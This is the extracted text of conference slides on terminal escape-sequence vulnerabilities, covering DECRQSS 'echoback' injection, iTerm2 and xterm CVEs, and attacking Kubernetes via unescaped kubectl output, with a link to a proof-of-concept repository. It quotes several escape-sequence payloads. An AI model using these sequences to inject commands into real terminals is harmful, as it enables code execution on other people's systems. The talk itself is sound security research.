
Windows Terminal and DECPS

Demo

ConEmu and DNS

More delivery methods

- H D Moore's "A Fictitious Case Study"
- Apache logs... what's more relevant today?



Demo

iTerm2 CVE-2022-45872 and Python


What just happened?

- "\eP\$qm\e\\"
DECRQSS: “ReQuest Selection or Setting”
- "\eP\$q;your-string-here\e\\"
- Unexpected “echoback” of a string
- String? ^C is a string too. Oh.
- I call this a “full echoback”

An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage
- Starts debugging...

Demo

The background of the slide is a dark, monochromatic abstract design. It features several layers of overlapping, wavy, horizontal shapes that create a sense of depth and movement, resembling a stylized landscape or a series of ripples. The colors are various shades of dark gray and black, with some areas appearing slightly lighter due to the layering effect.

Let's attack Kubernetes

- Credit to Eviatar Gerzi for initial research: Kubectl did not escape output
- I packaged several terminal exploits into a container: <https://github.com/dgl/houdini-kubectl-poc>



Demo (xterm RCE)


CVE-2022-45063

- and others, cross-platform!

Non-vulnerabilities?

- How bad are the things we can do with documented escape characters?
- Replies are the most interesting
"`\e[6n`" replies with position: "`\e[13;1R`"
- "`\e]4;1;?\a`" replies with color string:
"`\e[4;1;rgb:d8c3/1e1e/0000\a`"

Demo

